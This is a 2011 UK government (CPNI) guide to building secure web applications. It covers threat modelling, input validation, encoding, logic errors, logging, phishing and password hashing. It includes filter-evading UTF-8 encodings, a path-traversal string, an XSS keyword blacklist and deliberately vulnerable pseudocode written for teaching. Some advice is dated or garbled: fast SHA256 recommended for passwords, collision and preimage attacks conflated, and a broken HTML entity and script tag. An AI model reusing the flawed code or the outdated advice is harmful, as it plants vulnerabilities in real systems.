CPNI
Centre for the Protection of National Infrastructure

DEVELOPMENT AND IMPLEMENTATION OF SECURE WEB APPLICATIONS

AUGUST 2011

Acknowledgements

CPNI would like to acknowledge and thank Daniel Martin and NGS Secure for their help in the preparation of this document.

Abstract

This guide is intended for professional web application developers and technical project managers who want to understand the current threats and trends in the web application security realm, and ensure that the systems they are building will not expose their organisations to an excessive level of risk.

Executive summary

Document scope

This document is a practical guide on how to design and implement secure web applications.

Any such analysis must start with an understanding of the risks to which your application will be exposed. Threats against the confidentiality, availability and integrity of the data stored, processed and transmitted by your application need to be matched against the policies, technologies and human factors that would protect them.

The goal of the guide is to provide an insight into the secure development and installation of web applications by exposing the pitfalls often encountered and to detail those techniques that will ensure your application is resilient to attack.

The guide is intended for professional web application developers and technical project managers that want to understand the current threats and trends in the web application security realm to ensure that the systems they are building will not expose their organisations to an excessive level of risk.

Guide organisation

- **Introduction to web application security**. The first section of the guide introduces the fundamental aspects of web application security along with the evolution of risks faced by web applications over the last few years. In addition to this, the concept of the Security Development Lifecycle (SDL) is introduced to demonstrate the benefits of integrating security processes at each phase of the software development lifecycle.

- **General aspects of web application security**. This section covers fundamental building blocks of web application security including input handling mechanisms, client-side controls, logic errors and auditing.

- **Access handling**. An introduction into the typical weaknesses found within the application's core security mechanisms which can lead to privilege escalations. Topics covered will include authentication, session management and access control. Vulnerabilities in these areas may enable an attacker to gain unauthorised access to functionality and data. We cover how protection mechanisms can be typically bypassed and advise on industry best practices to prevent unauthorised access.

- **Injection flaws**. This section provides an introduction to the common input handling vulnerabilities introduced through lack of sanitisation and insufficient encoding of untrusted user-input. The list of topics covered includes traditional vulnerability classes such as *SQL injection*, *command injection* and *path traversal* along with some of the newest attack vectors recently discovered.

- **Application users and security**. Techniques to use the application as an attack platform against other users are discussed and guidelines are provided to protect applications against them. *Cross-site scripting* (XSS), *request forgery* and *arbitrary redirections* are some of the vulnerability classes that traditionally have been exploited to steal data, hijack sessions or create *phishing* scams against web application users.

• **Thick-client security**. Typically thick-client components such as Java applets, Flash applications or the native applications created for mobile devices are regarded by application owners as secure. Unfortunately these components run in an environment (e.g. the client browser that can be controlled by an attacker) and, as a result, many security features built into them are bypassed. We cover some of the most common mistakes made, effective strategies to avoid them and some of the techniques used by attackers to subvert thick-client security.

• **Preparing the infrastructure**. The guide provides information regarding industry best practices relating to configuration of the web server. Topics include storage of sensitive information, directory permissions, default accounts, transport layer security and general hardening of the web application's supporting infrastructure.

Techniques to secure your web application

Each section describing a threat class or vulnerability type ends with a sub section containing a bullet-point list of techniques to mitigate the threats exposed. Developers can follow these guidelines to ensure their applications are protected against the threats discussed.

Developers can use the guide to create a checklist of the different aspects that need to be built into their application to help reduce the level of exposure to the attacks described.

Contents

Introduction to web application security

The evolution of web application security

The threat landscape of web applications is continually evolving with new attacks and technologies constantly appearing. As a result, the application owner needs to be aware both of the specific risks and the general mitigation techniques that can be built into the applications to ensure that the maximum level of protection is assured.

The information security community has also evolved since the early stages of web application development. Organisations such as the Open Web Application Security Project (OWASP) have expanded and have been involved in a large number of projects to promote many different aspects of web application security from risk assessment guides to security testing tools.

One of these projects, OWASP Top Ten aims to provide a list of the most critical web application security risks. It is not surprising that such a list evolves dramatically over time as shown in the table below:

	OWASP Top Ten 2004	OWASP Top Ten 2007	OWASP Top Ten 2010
A1	Unvalidated Input	Cross Site Scripting (XSS)	Injection Flaws
A2	Broken Access Control	Injection Flaws	Cross Site Scripting (XSS)
A3	Broken Authentication and Session Management	Malicious File Execution	Broken Authentication and Session Management
A4	Cross Site Scripting	Insecure Direct Object Reference	Insecure Direct Object Reference
A5	Buffer Overflow	Cross Site Request Forgery (CSRF)	Cross Site Request Forgery (CSRF)
A6	Injection Flaws	Information Leakage and Improper Error Handling	Security Misconfiguration
A7	Improper Error Handling	Broken Authentication and Session Management	Failure to Restrict URL Access
A8	Insecure Storage	Insecure Cryptographic Storage	Unvalidated Redirects and Forwards
A9	Application Denial of Service	Insecure Communications	Insecure Cryptographic Storage
A10	Insecure Configuration Management	Failure to Restrict URL Access	Insufficient Transport Layer Protection

It is important that web application owners keep up to date with the new risks which their applications could face but also that they observe how each of these attacks has developed over the years. As web application concepts and frameworks evolve, the attacks adapt and we need to understand their nature to ensure that the mitigations implemented are still effective.

We will be covering most of the risks in the table above along with countermeasures throughout this guide.

The challenge of securing web applications

The source of most risks faced by web application owners is the fact that too many factors are outside of their control. In particular, remote users have complete control over all data passing into and out of the client. They can send arbitrary data and specially crafted requests, and may do so in an order that is not anticipated by the application. In each of these cases, the server needs to be able to handle this unexpected behaviour gracefully.

As a result we need to ensure that the trust boundary between the client and the application implements the required countermeasures to ensure that no matter what crafted input or sequence of requests the client submits, the application still handles them correctly and that access controls and other security restrictions cannot be bypassed.

This boundary is not always obvious. Apart from the traditional parameters (i.e. query string and HTML form data), applications can receive information from their users in number of ways including other less obvious HTTP fields such as cookies or headers or throughout-of-band channels (e.g. a web mail application receiving user-controllable data through the underlying email protocol). Application developers need to understand all the possible channels through which user-controllable input can reach their application before effective security controls can be enforced in all of them.

The second factor that has contributed to the large-scale targeting of web applications is that they constitute the new perimeter of the organisation's network. The majority of the attacks against corporations these days come from breaches in the web application layer. These breaches are leveraged to gain further access into the organisation's networks. It should also be noted that users of web applications can also be targeted, with attackers leveraging web application flaws in order to compromise users' workstations and further launch attacks against internal targets from there.

Security in the development lifecycle

The Security Development Lifecycle (SDL) represents a balanced and sensible approach to introducing security into the software development lifecycle.

The SDL introduces stringent security requirements for the use of technologies at the design and implementation phases of a project, ensuring that insecure or inappropriate methods cannot be used, and it sets high quality objectives for the testing of software from security and privacy standpoints.

The SDL provides an invaluable guide for software developers when trying to establish a minimum security development policy for their organisation and offers a toolkit for implementing this standard without disrupting the core business of producing quality software applications.

By incorporating various security functions early in the development lifecycle, application owners learn to understand the threats faced by the application and the security risks to which their organisations will be exposed through the application they are building.

Typically an SDL programme consists of a number of areas:

- training and awareness: on SDL concepts, phases and processes;
- requirement analysis: security requirements, design and quality goals;
- threat-modelling;
- implementation: incorporating security tools and processes to minimise the likelihood of vulnerabilities from the beginning;
- verification: tools and techniques to ensure that the best practice has been followed, including: dynamic analysis, fuzzing, code review;
- release;
- incident response;
- operations.

Although it is acknowledged that the main scope of this guide is not risk-assessment or threat-modelling, a brief introduction to these concepts has been included here due to their relevance to web application security. Additional information and further reading material has been provided in the references section at the end of this guide.

Threat-modelling and risk assessment

Threat-modelling is an initiative used to aid organisations in unifying the approach to identifying, studying and mitigating security risks. It should not be forgotten that threat-modelling is an iterative process that needs to be updated based on the emerging security landscape.

The general steps of the process are:

- identify security objectives
- model the application
- identify threats
- assign risk values
- identify countermeasures

Microsoft has published two different models to aid developers with threat-modelling: DREAD and STRIDE.

'DREAD'

DREAD is a classification scheme for quantifying, comparing and prioritizing the amount of risk presented by each evaluated threat. DREAD is the mnemonic for:

Damage Potential: if a threat exploit occurs, how much damage will be caused?
Reproducibility: how easy is it to reproduce the threat exploit?
Exploitability: what is needed to exploit this threat?
Affected Users: how many users will be affected?
Discoverability: how easy is it to discover this threat?

Each of these aspects is assigned a numeric score (0-10) and the overall risk is calculated by taking the average:

Risk = (Damage + Reproducibility + Exploitability + Affected Users + Discoverability) / 5

The calculation always produces a number between 0 and 10; the higher the number, the more serious the risk.

'STRIDE'

STRIDE is another mnemonic, presenting the different categories to which a threat could belong:

Spoofing of user identity: for instance when accessing other user's data.
Tampering: the modification of data stored or transmitted by the application.
Repudiation: repudiation threats are associated with users who deny performing an action without other parties having any way to prove otherwise.
Information disclosure (privacy breach or data leak): includes, for instance, the ability of an intruder to read data in transit between two computers.
Denial of Service (DoS): when legitimate users of the application cannot make use of it because the server is unavailable or unusable (usually through resource exhaustion).
Elevation of privilege: this constitutes what is typically known as vertical privilege escalation, when a low privileged user gains access to administrative level operations.

Other threat-modelling frameworks - DREAD and STRIDE are some of the most common frameworks used to evaluate risk in the web application security world. However, other frameworks such as the *Factor Analysis of Information Risk (FAIR)* framework or the *Common Vulnerability Scoring System* (CVSS) exist and should be considered before making a decision on which framework to adopt.

The McCumber cube

A simplified model that may be useful during the development, testing and interpretation of a security assessment's results is provided by the *McCumber cube*. Its goal is to aid in considering the interconnectedness of all different factors which affect information assurance systems.

The cube is represented with three dimensions: data security properties, data states and protection mechanisms.

Data security properties


- **Confidentiality**: assurance that sensitive information is not intentionally or accidentally disclosed to unauthorised individuals.
- **Integrity**: assurance that information is not intentionally or accidentally modified in such a way as to call into question its reliability.
- **Availability**: ensuring that authorised individuals have both timely and reliable access to data and other resources when needed.

Data states

- **Storage**: data at rest, such as that stored in memory or on a disk.
- **Transmission**: data transferred between information systems.
- **Processing**: performing operations on data in order to achieve a desired objective.

Protection mechanisms

- **Policy and practices**: administrative controls (e.g. acceptable use policies, incident response procedures, etc.)
- **Human factors**: ensuring that the users of information systems are aware of their roles and responsibilities regarding the protection of information systems
- **Technology**: software and hardware-based solutions designed to protect information systems.



In order to obtain a full picture of the security posture of our environment, we need to ensure that our analysis has considered all the different attributes for each of the dimensions.

A note on web service security

Web services are web applications that are designed not to be consumed by people but by other software. We often overlook the fact that even though they are not originally designed to be used by people, attackers can still interact with them.

For this reason, web service endpoints are usually one of the areas within the application's attack surface where most vulnerabilities are identified. Security features and mitigations which have been implemented to protect other components of the web application are often not extended to protect the web service layer.

It should also be noted that although the preferred web service paradigm changes from organisation to organisation, and evolves over time, the underlying issues affecting web service security remain unaltered. Access control issues or injection problems can occur in any web service environment regardless of the implementation choice e.g. Simple Object Access Protocol (SOAP), Representational State Transfer (REST), etc.

Know your framework

Due to the fact that application security is becoming a major concern for application owners, there is growing pressure on those who provide developers with the tools they need to build applications, the framework builders. Whether they are a commercial vendor or open source community backed, major efforts have been undertaken across the main frameworks to raise the level of security provided by the framework.

As a result, most enterprise level frameworks such as .NET or Spring and Struts in the Java world include a number of utilities and libraries to support developers in their quest to secure web applications. Where possible, the frameworks now attempt to ensure that security is enabled by default rather than being left as an option for developers. Session management, anti-tampering, input filtering, output encoding, strong cryptographic services and secure access to databases are some of the features commonly found in modern frameworks.

After carefully reviewing the options and choosing the framework most suitable to their needs, application developers need to familiarise themselves with the security features provided by it. Mandating the use of these standard features as part of the secure development lifecycle would also go a long way towards ensuring a strong security posture of the applications developed.

This does not mean that development teams should blindly trust their frameworks as security vulnerabilities have been identified in the past in all major frameworks. Application owners and builders need to develop an interest in the security aspects affecting their framework of choice. This includes being aware of the latest security features, updating to the latest stable releases and applying security patches as well as subscribing to the security related resources (e.g. mailing lists, blogs, etc.) provided by the framework publishers.

General aspects of web application security

Handling user input

Input validation strategies

Accept known good - also known as the white list approach, the strategy consists of preparing a list containing all the possible benign values that input may have and reject any input that contains values not in this list. For example, when validating a post code, we know that it may only contain alphanumeric characters and spaces. If the user-supplied input contains other characters we should reject it. This is the preferred approach to input validation and will be recommended throughout the guide when discussing countermeasures against common attack vectors.

Reject known bad - this is the opposite strategy (sometimes called the blacklist approach and consists of trying to prevent the user from submitting malicious strings by matching user input with a list of known *attack strings* or signatures. An example would be an application trying to prevent cross-site scripting by matching the user-supplied input against strings like *script*, *document.cookie*, etc. The limitation to this approach is that attackers can usually deliver their malicious payloads in a variety of ways and use several encoding techniques. It will be very unlikely that an effective blacklist can be created to prevent all such variations.

Sanitisation - when it is not possible to predict exactly the type or form of the input (e.g. a blog post), the application can try to transform the input so as to ensure it will not affect backend systems. This can be done by escaping or encoding characters that will be meaningful to or interpreted by the backend processing subsystems. Sanitisation can be an effective strategy in instances where it is not possible to create a white list of the expected values. For instance HTML-encoding is the recommended approach to prevent cross-site scripting vulnerabilities.

Boundary validation

Input validation and output encoding have traditionally been applied in the interface between the user and the web application, after receiving a request or before returning a response.

Modern web applications consist of multiple backend components such as database servers, directory services and remote web service endpoints. User-supplied input is processed by the application and then passed through to these backend systems often chaining requests across multiple servers. Additionally, each component typically uses different protocols and data structures and the application needs to be able to communicate with all of them.

Trying to devise a unique validation strategy that can be generally applied by the application to protect against attacks to all these backend systems is often infeasible. Instead applications need to be aware of the different *trust boundaries* existing in the system and ensure that user-controllable input is validated adequately when crossing these boundaries. Aside from the validation provided by applications in their external boundaries, each component of the application needs to validate data coming from and going to other components.

Character encoding

Both HTTP and HTML are the text-based dialects that browsers and servers use to communicate with each other. In order to transmit different classes of information and to accommodate extended or unusual characters, data is often encoded in a number of ways.

URL-encoding - the set of characters that can be part of a valid URL is very limited: only printable characters in the US-ASCII character-set. In addition to this limitation, some of these characters have specific meanings including **:, /, or +.**

In order to allow additional characters to be passed inside the URL, they must be URL-encoded. The encoding mechanism is quite simple, consisting of a % symbol followed by the two-digit hexadecimal ASCII code corresponding to the character. For example, the ‘new line’ character is represented by %0a and the plus symbol by %2b.

A variation on this scheme called **double URL-encoding** consists of applying a URL-encoding scheme twice, effectively encoding the % symbol with %25 (its URL-encoded representation. For example, the ‘new line’ character would be **%25**0a and the plus symbol **%25**2b.

HTML encoding - this scheme is used to ensure that HTML meta-characters such as **&, < or ‘** are rendered as text, as opposed to being interpreted by the user’s browser. If these characters need to be used inside an HTML document, we need to provide them in their HTML-encoded form. These encoded representations are called HTML entities. These are the most common HTML entities:

&	**&amp;**
<	**&lt;**
>	**&gt;**
‘	**&amp;quote;**
‘	**&apos;**

More entities can be found in the HTML reference. Most application development frameworks provide a convenient method to replace all dangerous HTML meta-characters with their corresponding entities.

Canonicalisation (normalisation) – this is a process for converting data that have more than one possible representation into a ‘standard’, ‘normal’, or ‘canonical’ form. This should be done before comparing any two inputs.

Below are two different representations of the same directory in a file system:

```
\var\log\apache2
```

```
\var\www\downloads\..\..\log\apache2
```

If the two strings are compared directly, they will not match and an application may determine that they represent to different directories. However, once canonicalisation is applied (in this case through path expansion) it will become evident that they represent the same resource.

Canonicalisation is an important technique when handling user-supplied input, especially if it is encoded with a scheme that supports multiple representations for the same input data such as the UTF-8 standard discussed in the next section. Development frameworks with UTF-8 support should provide a library to obtain the canonical representation for any UTF-8 encoded data.

Unicode-encoding - unicode is a character encoding standard that was created in order to represent every possible writing symbol used around the world. Unicode supports several encoding schemes 16-bit Unicode and UTF-8 being the most interesting for their use within web applications to represent unusual characters.

16-bit Unicode: similar to the URL-encoding scheme, a character is represented by the %u prefix followed by the character's Unicode number in hexadecimal.

UTF-8: This is a variable-length encoding standard that employs one or more bytes, up to four to express each character. The most significant characteristic of UTF-8 is that the same input can be encoded in multiple ways.

For example, below are provided several encodings for the dot (.) and slash (/) symbols:

	%c0%ae	**%e0%80%ae**	**%f0%80%80%ae**
/	**%c0%af**	**%e0%80%af**	**%f0%80%80%af**

As a result, some input validation filters may be tricked by attackers supplying their payloads in various UTF-8 encodings hence the importance of applying canonicalisation to user-supplied input before trying to validate it.

Base-64 encoding - when binary data needs to be transmitted, base-64 encoding is often used. It allows for the representation of any binary string in printable ASCII characters. Each three bytes of input data results in 4 bytes of base-64 encoded output. Incidentally, this encoding is used to transmit user credentials in HTTP basic authentication.

Base-64 encoding is also used in many other ASCII protocols including the multi-part MIME extensions that enable the use of email attachments.

Client-side security

We have already discussed how the client side of the communication between browsers and applications can be completely controlled by an attacker. The direct result of this fact is that any security measure implemented in the client side will not be effective and should not be relied upon.

The main beneficiaries of client-side validation are legitimate users because data will not be submitted to the server until it is in the appropriate format which should save some round-trip time delays. However attackers do not need to honour client-side restrictions. By disabling client side scripting or submitting requests directly to the server attackers can bypass any security measures implemented on the client.

This point will be emphasised through the guide: security measures need to be implemented on the server side.

Application logic errors

At the core of every web application lays the business logic used to implement the required functionality. Every request made to an application triggers a large number of operations, checks and validations in the application. A logic error in any of these operations can be potentially exploited by an attacker to bypass the security constrains built around the application.

Each piece of functionality is built around the assumption that certain conditions will have been met when the execution flow reaches it. If an attacker is able to alter these conditions or find a way to trigger this functionality in a way that breaks some of these assumptions, then a logic error may be triggered and security measures may be bypassed.

It is very difficult to provide specific guidelines on how to implement the application's logic in a secure fashion. This is mainly because the application logic is derived from the specific business task the application aims to solve. However it is possible to illustrate some of the most common examples where these types of errors are found so developers are aware of the general pitfalls to avoid and the guidelines that can be followed to minimise risks.

Multi-step processes

During multi-stage processes, applications must keep track of the different options and the progress the user is making. This should be done on the server side and not through the use of hidden parameters or cookies sent via the client, as these may be tampered with.

Some applications assume that a user will never be able to reach a particular stage in the process before having cleared the previous steps. Other applications assume that data entered (and validated) in one stage does not need to be revalidated at the end of the process, before performing a sensitive operation (e.g. placing an order after the checkout process is complete). Both these assumptions are wrong. If an application doesn't rigorously keep track of state and perform a complete final validation step, then it may be possible for an attacker to exploit this behaviour.

For instance, it is not uncommon for data submitted in the first stage to be validated and subsequently sent back to the user as hidden form data, so it gets resubmitted on the second stage. If this data is not validated again at this later stage, an attacker may tamper with the hidden values bypassing the restrictions imposed by the validation of the first stage.

Fail-safe conditions

It is often easier to cause a system to fail than to break through it; as a result, if an attacker manages to cause an exception in the application we need to ensure that it will not result in a security breach.

The different security modules should be designed in such a way that an unhandled exception will not compromise their integrity. Below is an example of a naively designed authentication function:

```
boolean authenticate(http_params)
{

try
  {
username = http_params['username']
password = http_params['password']

user = user_storage.find(username, password)
if ( user == null )
   {
log_exception ‘Invalid credentials
return false
   }
  }
catch (exception)
  {
log_exception(exception)
  }

  // valid credentials
return true
}
```

The problem arises if an attacker manages to cause an exception. The application assumes that there is no way for the execution flow to reach the end of the function when a set of invalid credentials are submitted. However, if an error occurs somewhere during the processing (e.g. type cast error, database exception, etc.) then the application will grant access even regardless of the validity of the credentials submitted. This is due to a flaw in the exception handling code (i.e. the **`catch`** block) that does not return after logging the exception but lets the execution flow to reach the final **`return true`** statement.

Concurrency and transactions

Concurrency issues may arise if the application accesses shared resources. Most web servers use a separate thread to serve each request, if two different threads access a common resource, traditional race conditions and thread-safety problems may arise. For example, consider the following funds transfer operation:

```
functiontransfer_funds(amount, sender, recipient)
{
balance = sender.balance
if (balance >= amount)
  {
sender.balance = (sender.balance – amount)
recipient.balance = (recipient.balance + amount)
  }
}
```

It is easy to see that if two different threads call this function at the same time the outstanding balances at the end of the process may be inconsistent.

Resource locking and complete transactions are some of the countermeasures that can be implemented to mitigate this flaw. Developers need to understand the thread-safety mechanisms provided by their development frameworks as well as the features implemented in other supporting layers (e.g. database) to minimise the risk of concurrency issues.

Finally, it should be noted that a second vulnerability may exist in the code above, if the application does not ensure that the **`amount`** value is a positive number, an attacker could use this function to transfer funds into their account by providing a negative value.

More examples

The ‘password change’ facility of an application may use a hidden **`user_id`** field to identify the current user instead of deriving this information from the user’s session. An attacker can submit arbitrary values in this parameter to change the passwords of other users.

When creating a new user, an application may use a facility to populate the properties of the users such as name, email, etc. from the fields submitted through an HTML form. If the application does not validate what fields are submitted an attacker may include an extra field (e.g. **`admin=true`**) that may also be populated for the newly created user.

Minimising the risk of logic errors

Of course there are many more situations in which a logic error can cause a security breach than those discussed above. However, these will depend on the specifics of each application and no general rules can be provided.

Nevertheless, in order to reduce the likelihood of logic errors making their way to the production environment the different assumptions made by every component need to be clearly understood and documented. The application should be submitted to a security-focused code review to ensure that all these assumptions are sensible and that there is no way for an attacker to invalidate some of the assumptions made. Additionally a system-wide review effort needs to be made to ensure that there are no interdependencies or side effects that enter into action once the different components are functioning together.

Auditing

Error handling

Error handling is at the core of every piece of business logic. The application’s error handling strategy will depend on the development framework that it is built upon. A structured approach to error handling must be followed: every operation and error condition should be tracked. In many cases this process is helped by modern development frameworks and development environments

For object-oriented languages error-handling will be more systematic with *try-catch* like constructs being used to handle exceptional conditions. For functional languages, the process will be more bespoke, and developers will be burdened with the task of designing an efficient error handling system across the code base.

Even when implemented systematically and full application coverage has been achieved, there are several guidelines that should be considered.

- No sensitive information or technical details should be disclosed in error messages presented to the user. This is to prevent an attacker from gaining a better understanding of the internal implementation details or the supporting infrastructure.

- Error messages should never contain details of the background operation that caused the exception, stack traces or file system paths.

- Not every action that can potentially cause an exception can be accounted for during development. Runtime errors fall into this category and can be produced across the code base.

- Although developers should endeavour to analyse every module and provide error handling routines that would capture these runtime exceptions, an additional general error handling facility should be implemented to catch any unexpected exceptions that may have been raised by the application. As discussed in the following section this facility may also be used to alert the application administrators that an exceptional condition was raised.

- Standard HTTP error codes (e.g. 404, 500, etc.) should be handled by the application and never be returned to users. Most development frameworks provide functionality to supply alternative error handlers.

Logging

Many web application developers believe that producing verbose logs is sufficient to ensure that an application is auditable. The truth is that this approach often generates too much information, which in turn results in log files being unhelpful if a security breach needs investigation or a specific event auditing.

A solution to this problem can be the use of different log stores for different types of event. A typical application can maintain access, error, debug and audit logs. Although maintaining different logs would introduce an overhead during design and implementation, it would ensure that the resulting logs are useful and the application auditable.

Aside from using this classification scheme, other considerations must be taken when designing the log facility:

- the log storage should be append only. It should not be possible to delete records or overwrite existing entries;

- read permission to the log should be granted carefully. If an attacker manages to get access to the application's log then very sensitive information may be disclosed;

- exclude sensitive data such as passwords from the logs;

- ensure that logs are backed up regularly and that a copy is kept in a safe off-site location;

- beware of log rotation mechanisms. Ensure that all your logs are backed up prior to allowing any logs to be rotated.

Log contents and format - any log entry should at least contain the following fields: date and time, source IP address, user and session token, affected resource or operation and the result of the requested action.

The list of operations that should be monitored and logged includes:

- create, retrieve, update and delete (CRUD) operations of resources managed by the application;

- authentication events. These must include failed and successful authentication as well as authentication-related functionality such as account recovery or password changes;
- authorisation requests. The requested resource or action should be included as well as the details of the requestor;
- administrative operations such as configuration changes or role assignments;
- application-dependent business sensitive operations;
- operations causing network traffic such as binds and socket operations.

Compliance and forensics - some organisations and applications may be required by law or for compliance reasons to conform to specific guidelines regarding audit trails and logging storage.

- If you suspect that the application’s logs may be required as forensic evidence at some point in the future, take specialist advice on how to ensure data integrity and how to establish the appropriate mechanisms to handle and store audit trails.
- Logs must be stored in high-integrity remote destinations. They should not be stored within the web server. Access to the log storage should be secure physically.
- Log data should be transmitted to the remote storage in an encrypted and authenticated fashion.
- Consider using write-once read-many physical supports such as tapes for log storage.
- Apart from the standard log fields already discussed consider including tamper proofing the logs using for instance a hash-based message authentication code (HMAC) of the log.

Alerting and reacting

The most secure applications take a proactive approach; administrators are alerted when unexpected events occur and reactive measures are implemented to try preventing attackers from compromising the environment.

The different security mechanisms described through the guide (e.g. authentication, input validation, etc.) should have built in alerting capabilities. Application administrators should be notified when usage anomalies occur. This includes requests containing known attack strings or when the input validation framework detects that data has been tampered with.

In addition to these pure technical attacks, applications should monitor business-specific rules and behaviour, for example, being able to detect an unusually large number of fund transfers in a particular account or when a user that usually logs into the application from one country suddenly starts using it from a different one.

In addition to administrators being notified, users should also be alerted when anomalous events relating to their session are triggered (e.g. concurrent logins, password changes). This would enable them to take appropriate defensive action and notify the administrators if a security breach is suspected.

Among the most effective measures which can be implemented to provide a level of real-time protection is reactive session termination. It will be covered in depth in the session management section but in a nutshell consists of terminating the user’s session every time an anomalous request is submitted. These include requests with unexpected or invalid parameters, requests submitted out of order, requests prohibited according to the application framework’s access controls, and so on. It is acknowledged that this will not lower the risk of an attack but it will form an effective countermeasure against most casual attackers.

On the network layer, the application may trigger some filtering rules if, for instance, a large number of requests have been detected from a specific source IP address. There are drawbacks to this approach as legitimate users may be filtered if this is done automatically and the filtering rules are not chosen carefully. A mixed approach where the application alerts the administrators of the suspicious behaviour and the administrators in turn trigger the network-level filtering may be preferable.

Preventing phishing

The threat of application users being targeted by phishing scams is very real for more sensitive applications. In this section we will discuss some techniques and countermeasures that can be implemented to minimise the risk of this type of attack.[1]

The most effective measure application owners can take to protect their applications is user education. Training users on the most common phishing techniques and how to avoid being tricked by them is fundamental in ensuring their accounts safety.

Managing user expectations by clearly stating what the application will and will not do is also a good exercise. For example it may be a policy that the application will never contact users via email. Users need to be made aware of this fact so they can immediately spot any suspicious messages. If your business requirements involve emailing users then they should be reminded to always type the URL into their browser rather than clicking on links supplied in an email, and that your organisation will never ask them to provide their secrets within an email. Users need to become suspicious if they receive emails not adhering to these rules.

Application owners must be ahead of the *phishing* scams targeting their users. A good way to do so is to provide an accessible facility for users to report suspicious emails or websites.

If your organisation is outsourcing its customer communications to a third party, then arrangements should be made to ensure that the third party complies with basic anti-phishing standards. For instance email should always come from one of your domains instead of theirs. If images are included in the body of the message they must be hosted on the organisation’s web servers rather than those of the third party, using a different but familiar domain such as **`images.application.com`**.

Technical measures that can be implemented to protect an application include:

- Do not use pop-up windows as they are commonly used by scammers.
- Ensure that images and other static resources are only made available through the application to avoid them being hot-linked by scammers. This can be done by checking the Referer header or by serving them from dynamic links that change for every request.

[1] More detailed guidance on Phishing can be found on the CPNI website http://www.cpni.gov.uk/Documents/Publications/2010/2010019-Phishing_pharming_guide.pdf

- Use valid SSL certificates associated with your application’s domain.

- Include *frame-busting* code: many scams try to trick the users by presenting portions of the legitimate application inside HTML frames. Your application needs to ensure that it is being displayed in a top level window rather than a frame. This can be done by including the following script in your application’s template:

```
<script type=‘text/javascript’>
if (top != self) top.location.replace(self.location.href);
/script>
```

It should be noted that this approach has some limitations, for instance:

- browser spyware can prevent it from being effective
- if JavaScript is disabled in the user’s browser the code will not be executed
- if scammers use **`security=restricted`** in an Internet Explorer frame then the code will not execute.

Alternatively you can let the user know that the application is being run inside a frame by perhaps disabling the login form and presenting an informative message instead of automatically redirecting the browser.

Access handling

There are two main areas of web application security that are responsible for handling access. The *authentication* function enables the application to identify a request as originating from a known user, as opposed to being anonymous. The *access control* module ensures that access to resources and operations is available only to those users for which it is intended.

There is a third function supporting authentication and access control which is session management. Session management is the process by which the application behaves consistently throughout a user's session. HTTP itself is a stateless protocol but the application needs to be able to track the state of a user's session across multiple requests. This functionality is provided by the session management module, usually by using HTTP cookies, which we will discuss later in this section.

A final thought on controlling access is that all the security measures supporting it are effectively transmitting secrets (e.g. user passwords, *HTTP cookies*, etc.) between the client and the server. There is a need to protect these secrets while in transit; otherwise, our access controls can be bypassed by attackers in a suitable position to eavesdrop the communication between our users and the application. Techniques to accomplish this by providing the adequate transport layer security and caching control mechanisms are discussed later in the guide.

Authentication

Passwords: quality, storage and protection

Passwords are secrets belonging to their users and are used to 'prove' identity. Your application should not store or use these secrets directly. Instead best practice mandates the use of password representations in the form of password hashes. Each hashing algorithm always produces hashes of the same length with independence of the original input length.

A password hash is easily obtained by applying a cryptographic hashing function to the password supplied by the user during the registration process. The application would only store the password hash (not the clear-text password) in the user repository. During the authentication process the application needs to apply the same hashing function to the user-supplied password and compare the resulting hash with the corresponding value stored in the user database.

Hashing functions are designed to make the possibility of creating two identical hashes from different input values highly unlikely (collisions). This would ensure that if a user does not submit the right password, the resulting hash will not match the stored value within the database. Nevertheless, we need to be careful when choosing a hashing algorithm because advances in cryptanalysis may render some algorithms insecure over time. This occurred with the MD5 and SHA1 family of functions. Researchers were able to exploit what are called *collision* attacks by finding specially crafted input that would result in a specific target hash once the function is applied to it (see the References section for more details). More robust alternatives such as SHA256 or SHA512 should be used for current applications.

The drawback of using password representations is that if a user forgets their password we cannot help them to recover it. However, users can still be provided with a secure password-reset mechanism as discussed later in this section.

Password quality - a good password is one that is unlikely to be guessed. Typically a best practice recommendation would be to use at least 8 characters, mandating the use of mixed case and the inclusion of numbers and non-alphanumeric symbols. There is usually no valid reason to enforce a maximum length restriction. Users should not be prevented from using long passwords and even pass phrases if they choose to do so.

However, one of the most common problems with passwords chosen by users is that they are often derived from dictionary words or can be easily guessed. For instance, a list of the top ten most common passwords in the UK includes: *password,letmein*, *liverpool*, *123456* and *qwerty*.

Attacks against passwords - there are different known attack classes against passwords. The *dictionary-attack* method consists of trying every password from a previously generated password list or dictionary iteratively. Tools exist that can catalyse this process by, for instance, coordinating several attacks in parallel. Websites serving enormous dictionary files ready for public download are also common place.

Instead of attempting just the words as they appear in the dictionary, an attacker could make the attack more sophisticated by subtly altering the words with a number of rules such as:

- appending numbers to the word: *password123*, 47*cat*, *cat12*…
- replacing vowels for numbers: *p4ssw0rd*, *l3tm31n*…
- simple syntax alterations such as pluralisation or truncation
- different combinations of upper and lower case letters (e.g. *PaSSwOrD*)

Brute force attacks involve trying every single possible combination of characters for the password. Although this is usually a very costly operation, time-memory trade-off techniques exist to make the attack more efficient, for example making use of elegant data structures such as ‘rainbow tables’. The idea behind a rainbow table is to invest some time beforehand in order to create a vast lookup table that makes the process of finding the original plain text password from the hash relatively fast.

Such a table would be of particular use if the attacker aims to determine many passwords created using the same formula, as the cost of creating the table once is hugely outweighed by the benefit of using it several times.

For instance, an attacker in possession of a compromised database whose passwords were hashed using a common mechanism may use a rainbow table to quickly lookup the original password corresponding to the hash in the set.

Defence and mitigation: salting*.* In this context ‘salting’ means adding random data as one of the inputs to the password hashing function. Not only can this offer mitigation against pre-computation attacks it also serves to provide an additional level of protection if the password database is stolen but the salt is not.

